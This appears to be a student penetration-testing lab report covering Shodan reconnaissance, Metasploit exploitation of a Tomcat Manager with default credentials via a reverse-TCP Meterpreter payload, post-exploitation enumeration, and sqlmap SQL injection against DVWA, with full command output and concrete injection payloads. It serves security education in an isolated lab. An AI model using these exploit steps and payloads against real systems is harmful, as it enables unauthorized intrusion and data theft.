
The search for **Apache 2.2.8** returned approximately **14,016 results**, indicating a large number of publicly exposed servers running outdated Apache versions. These servers are vulnerable to known exploits such as **CVE-2021-41773**, making them high-risk targets.

Figure : Shodan results showing 1,483 systems running vulnerable vsftpd 2.3.4 service.



The query for **vsftpd 2.3.4** returned **1,483 results**, showing many systems still running this vulnerable FTP service. This version is known for a **backdoor vulnerability**, which can allow attackers to gain unauthorized access.

Figure 8: Shodan results showing SSL exposure of vulnweb domain across France and Russia.



The query ssl:"vulnweb" returned **2 results**, located in **France and Russia**. This indicates limited SSL exposure for the target domain, but still provides useful intelligence about its global infrastructure.

❖ Asset Mapping

Timestamp	Tool	Finding
2026-04-23 01:29:00	Nmap	Multiple open ports detected
2026-04-23 01:34:50	Nikto	Web vulnerabilities identified
2026-04-23 01:40:00	WHOIS	Public domain information retrieved
2026-04-23 01:45:00	Sublist3r	Subdomains enumerated
2026-04-23 01:50:00	Shodan	Outdated services observed (conceptual)

❖ Key Observations

- The system exposes multiple outdated services
- Subdomains increase attack surface
- Web server is vulnerable and misconfigured
- Technology stack is predictable and exploitable
- OSINT data helps plan targeted attacks

Reconnaissance was performed using WHOIS, Nmap, Shodan, and technology identification methods. The local lab target revealed multiple exposed services, while public OSINT searches demonstrated how outdated internet-facing systems can be discovered. The collected information helped map the attack surface and provided a foundation for further vulnerability assessment and exploitation.

The reconnaissance phase successfully gathered detailed information about the target system, including domain data, exposed services, subdomains, and vulnerabilities. This information provides a strong foundation for the next phases of penetration testing, including exploitation and post-exploitation.

TASK 3: EXPLOITATION LAB

1. Objective

The objective of this lab is to simulate a real-world exploitation scenario using the Metasploit Framework to gain unauthorized access to the target system by exploiting a vulnerable Tomcat Manager interface.

2. Scope

- **Target System:** Metasploitable2
- **Target IP:** 192.168.56.102
- **Attack Machine (Kali Linux):** 192.168.56.101
- **Tool Used:** Metasploit Framework

3. Methodology

The exploitation process was carried out in the following steps:

1. Identified Tomcat service running on port **8180**
2. Loaded Metasploit module for Tomcat exploitation
3. Configured target parameters and payload
4. Executed exploit
5. Established Meterpreter session

4. Exploit Configuration

Exploit: exploit/multi/http/tomcat_mgr_upload
Target URI: /manager
RHOSTS: 192.168.56.102
RPORT: 8180
Username: tomcat
Password: tomcat
Payload: java/meterpreter/reverse_tcp
LHOST: 192.168.56.101
LPORT: 4444

Figure : Metasploit module configuration showing target parameters before exploitation.

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxi
                                            es: sapni, socks4, socks5, socks5h, http
   RHOSTS        192.168.56.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                            ics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) >
```

The Metasploit module tomcat_mgr_upload was configured with the target IP, port (8180), and default credentials. The payload was set to java/meterpreter/reverse_tcp to establish a reverse shell connection.

5. Exploitation Execution

Command: exploit
Result: Meterpreter session opened

Figure : Successful exploitation showing Meterpreter session established on target system.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying eymcpu5he2GPA3MxxvRk75vONNlmS6...
[*] Executing eymcpu5he2GPA3MxxvRk75vONNlmS6...
[*] Undeploying eymcpu5he2GPA3MxxvRk75vONNlmS6  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:43942) at 2026-04-23 05:36:28 +0530

meterpreter >
```

The exploit successfully deployed a payload on the target system and established a **Meterpreter session**, confirming remote code execution. This indicates that the target is fully compromised.

6. Exploit Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	192.168.56.102	Success	Java Meterpreter Reverse TCP

7. Impact Analysis

- Full remote access to the system
- Ability to execute commands remotely
- Potential privilege escalation
- Data exfiltration risk
- Complete system compromise

The Tomcat Manager upload vulnerability allows attackers to deploy malicious WAR files to the server, resulting in remote code execution. Default credentials and improper access control make exploitation easier. Publicly available exploits in Exploit-DB confirm that this vulnerability can be reliably used to gain unauthorized system access.

❖ Key Observations

- Default credentials significantly increase risk
- Tomcat Manager interface should not be exposed publicly
- Exploitation required minimal effort
- Successful attack demonstrates weak security configuration

❖ Remediation

- Disable or restrict access to Tomcat Manager
- Change default credentials immediately
- Implement strong authentication
- Use firewall rules to restrict access
- Keep Tomcat updated to latest version

TASK 4: POST-EXPLOITATION

1. Objective

The objective of this phase is to perform post-exploitation activities after gaining access to the target system. This includes system enumeration, privilege identification, file system exploration, and evidence collection using hashing techniques.

2. Scope

- Target System: Metasploitable2
- Target IP: 192.168.56.102
- Access Method: Meterpreter Session
- Tools Used:

➢ Meterpreter
➢ Linux Shell
➢ sha256sum

3. Methodology

The following steps were performed:

1. Gather system information
2. Identify current user privileges
3. Explore file system
4. Navigate to writable directory
5. Create a file for evidence collection
6. Generate hash value

4. System Enumeration

Command: sysinfo

Figure : System information showing OS, architecture, and Meterpreter details.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

The sysinfo command reveals that the target system is running **Linux (Ubuntu kernel 2.6.24)** on **x86 architecture**. This helps in identifying suitable privilege escalation techniques.

5. User Identification

Command: getuid

Figure : Current user identified as tomcat55 with limited privileges.

```
meterpreter > getuid
Server username: tomcat55
meterpreter >
```

The current user is identified as **tomcat55**, which indicates limited privileges. This confirms that the attacker does not yet have root access.

6. Current Directory Check

Command: pwd

Figure : Current working directory is root (/).

```
meterpreter > pwd
/
meterpreter >
```

The working directory is /, indicating access to the root filesystem structure.

7. File System Enumeration

Command: ls

Figure : Root directory listing showing system folders.

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100000/--------   1188612  fil   2026-04-08 04:33:58 +0530  AeAantLYj
040444/r--r--r--  4096     dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024     dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13480    dir   2026-04-22 22:50:55 +0530  dev
040444/r--r--r--  4096     dir   2026-04-22 22:51:01 +0530  etc
040444/r--r--r--  4096     dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040444/r--r--r--  4096     dir   2012-05-14 09:05:22 +0530  lib
040000/--------   16384    dir   2010-03-17 04:25:15 +0530  lost+found
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
100000/--------   11589    fil   2026-04-22 22:51:02 +0530  nohup.out
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2026-04-22 22:50:40 +0530  proc
040444/r--r--r--  4096     dir   2026-04-22 22:51:02 +0530  root
040444/r--r--r--  4096     dir   2012-05-14 07:24:53 +0530  sbin
040444/r--r--r--  4096     dir   2010-03-17 04:27:38 +0530  srv
040444/r--r--r--  0        dir   2026-04-22 22:50:41 +0530  sys
040666/rw-rw-rw-  4096     dir   2026-04-23 01:23:02 +0530  tmp
040444/r--r--r--  4096     dir   2010-04-28 09:36:37 +0530  usr
040444/r--r--r--  4096     dir   2010-03-17 19:38:23 +0530  var
100444/r--r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz

meterpreter >
```

The root directory listing shows important system folders such as /etc, /home, /var, and /tmp. This helps in identifying sensitive locations and writable directories.

8. Navigating to Writable Directory

Command: cd /tmp
Command: ls

Figure 5: Writable /tmp directory used for storing temporary files.

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040667/rw-rw-rwx  4096  dir   2026-04-22 22:50:55 +0530  .ICE-unix
100445/r--r--r-x  11    fil   2026-04-22 22:51:02 +0530  .X0-lock
040667/rw-rw-rwx  4096  dir   2026-04-22 22:51:02 +0530  .X11-unix
100666/rw-rw-rw-  0     fil   2026-04-22 22:51:06 +0530  4584.jsvc_up

meterpreter >
```

The /tmp directory is writable and commonly used for temporary file storage. Attackers often use this location to store payloads or collected data.

9. Shell Access and File Creation

Command: shell
Command: echo testdata > test.txt

Figure 6: File creation in /tmp directory using shell access.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
4584.jsvc_up
echo testdata > test.txt
ls
4584.jsvc_up
test.txt
```

A shell was opened, and a test file (test.txt) was created inside /tmp. This simulates evidence collection during a forensic investigation.

10. Evidence Collection (Hash Generation)

Command: sha256sum test.txt

Figure 7: SHA256 hash generated for test.txt file.

```
sha256sum test.txt
ce41e5246ead8bddd2a2b5bbb863db250f328be9dc5c3041481d778a32f8130d  test.txt
```

A SHA256 hash was generated for the file test.txt. Hashing ensures data integrity and is used in forensic investigations to verify that files have not been altered.

11. Evidence Table

Item	Description	Collected By	Date	Hash Value
Test File	test.txt	VAPT Analyst	2026-04-23	ce41e5246ead8bddd2a2b5bbb863db250f328be9dc5c3041481d778a32f8130d

12. Privilege Escalation

Although full privilege escalation was not performed, the system indicates:

- Non-root user (tomcat55)
- Potential for escalation using local exploits
- Tools like Metasploit or manual techniques can be used

13. Key Observations

- Initial access was limited (non-root)
- System structure successfully enumerated
- Writable directories identified
- Evidence collection completed successfully
- Hashing confirms data integrity

TASK 5: CAPSTONE PROJECT (FULL VAPT CYCLE)

1. Objective

The objective of this capstone project is to simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle on a deliberately vulnerable web application (DVWA). The goal is to identify vulnerabilities, exploit them, and provide remediation strategies.

2. Scope

Target Application: DVWA (Damn Vulnerable Web Application)

Target IP: 192.168.56.102

Attacker Machine: Kali Linux (192.168.56.101)

- **Tools Used:**
  - sqlmap
  - Browser (DVWA)
  - Nmap / Nikto (earlier phases)

3. Methodology (PTES Framework)


The following phases were followed:

1. **Reconnaissance** → Identifying target application
2. **Scanning** → Identifying SQL Injection vulnerability
3. **Exploitation** → Using sqlmap to exploit vulnerability
4. **Post-Exploitation** → Extracting database information
5. **Reporting** → Documenting findings and remediation

4. Vulnerability Identification

The DVWA application was configured to **Low Security Level**, making it vulnerable to SQL Injection.

Figure : DVWA Security page (LOW setting)



The DVWA security level was set to **Low**, disabling most protections and allowing SQL injection attacks to be executed easily.

5. Exploitation using SQLMap

- **Initial Injection Test**

sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=XXXX; security=low" –batch

Figure : SQL Injection Detection

```
┌──(ankit㉿vilen)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=68d423c2e7c9t0471d790t99
81f88ba5; security=low" --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respon
sibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any mi
suse or damage caused by this program

[*] starting @ 06:16:36 /2026-04-23/

[06:16:37] [INFO] testing connection to the target URL
[06:16:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:16:37] [INFO] testing if the target URL content is stable
[06:16:37] [INFO] target URL content is stable
[06:16:37] [INFO] testing if GET parameter 'id' is dynamic
[06:16:38] [WARNING] GET parameter 'id' does not appear to be dynamic
[06:16:38] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[06:16:38] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[06:16:38] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:16:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:16:38] [WARNING] reflective value(s) found and filtering out
[06:16:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:16:40] [INFO] testing 'Generic inline queries'
[06:16:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[06:16:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[06:16:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[06:16:53] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injec
table (with --not-string="Me")
[06:16:53] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[06:16:54] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[06:16:55] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:16:55] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:16:55] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:16:55] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:16:55] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:16:55] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' inje
ctable
[06:16:55] [INFO] testing 'MySQL inline queries'
```

```
ctable
[06:16:55] [INFO] testing 'MySQL inline queries'
[06:16:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[06:16:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[06:16:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[06:16:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[06:16:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:16:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:16:56] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:17:43] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:17:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:17:43] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[06:17:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
technique found
[06:17:43] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colu
mns. Automatically extending the range for current UNION query injection technique test
[06:17:43] [INFO] target URL appears to have 2 columns in query
[06:17:44] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[06:17:44] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any pr
oblems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4250=4250#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(2330,1632)>(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(2330=2330,1))),0x716b7a7071,FLOOR(RAND(0)*2))x
 FROM (SELECT 1632 UNION SELECT 6595 UNION SELECT 2747 UNION SELECT 2155)a GROUP BY x)-- pekO&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8842 FROM (SELECT(SLEEP(5)))gnfy)-- orAB&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176627671,0x5949726f4e584475714d51726148796f444157684c72786d525a5964446a6470734a454
c7a44714f,0x716b7a7071)#&Submit=Submit
---
[06:17:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[06:17:45] [INFO] fetched data logged to text files under '/home/ankit/.local/share/sqlmap/output/192.168.56.102'

[*] ending @ 06:17:45 /2026-04-23/


┌──(ankit㉿vilen)-[~]
└─$
```

SQLMap confirmed that the **GET parameter id is vulnerable** to multiple SQL injection techniques including:

- Boolean-based
- Error-based
- Time-based
- UNION-based

6. Database Enumeration

➢ **Extracting Databases**

sqlmap –dbs

Figure : Database Enumeration

```
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=68d423c2e7c9f0471d790f9981f88b
a5; security=low" --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting @ 06:20:09 /2026-04-23/

[06:20:09] [INFO] resuming back-end DBMS 'mysql'
[06:20:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4250=4250#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(2330,1632)>(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(2330=2330,1))),0x716b7a7071,FLOOR(RAND(0)*2))x
 FROM (SELECT 1632 UNION SELECT 6595 UNION SELECT 2747 UNION SELECT 2155)a GROUP BY x)-- pekO&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8842 FROM (SELECT(SLEEP(5)))gnfy)-- orAB&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176627671,0x5949726f4e584475714d51726148796f444157684c72786d525a5964446a6470734a454
c7a44714f,0x716b7a7071)#&Submit=Submit
---
[06:20:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[06:20:10] [INFO] fetching database names
[06:20:10] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[06:20:10] [INFO] fetched data logged to text files under '/home/ankit/.local/share/sqlmap/output/192.168.56.102'

[*] ending @ 06:20:10 /2026-04-23/
```

SQLMap extracted multiple databases including:

- dvwa
- information_schema
- metasploit
- mysql

7. Table Enumeration

sqlmap -D dvwa --tables

Figure : Tables in DVWA

```
┌──(ankit㉿vilen)-[~]
└─$ sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=68d423c2e7c9f0471d790f9981f88b
a5; security=low" -D dvwa --tables --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting @ 06:23:50 /2026-04-23/

[06:23:50] [INFO] resuming back-end DBMS 'mysql'
[06:23:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4250=4250#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(2330,1632)>(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(2330=2330,1))),0x716b7a7071,FLOOR(RAND(0)*2))x
 FROM (SELECT 1632 UNION SELECT 6595 UNION SELECT 2747 UNION SELECT 2155)a GROUP BY x)-- pekO&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8842 FROM (SELECT(SLEEP(5)))gnfy)-- orAB&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176627671,0x5949726f4e584475714d51726148796f444157684c72786d525a5964446a6470734a454
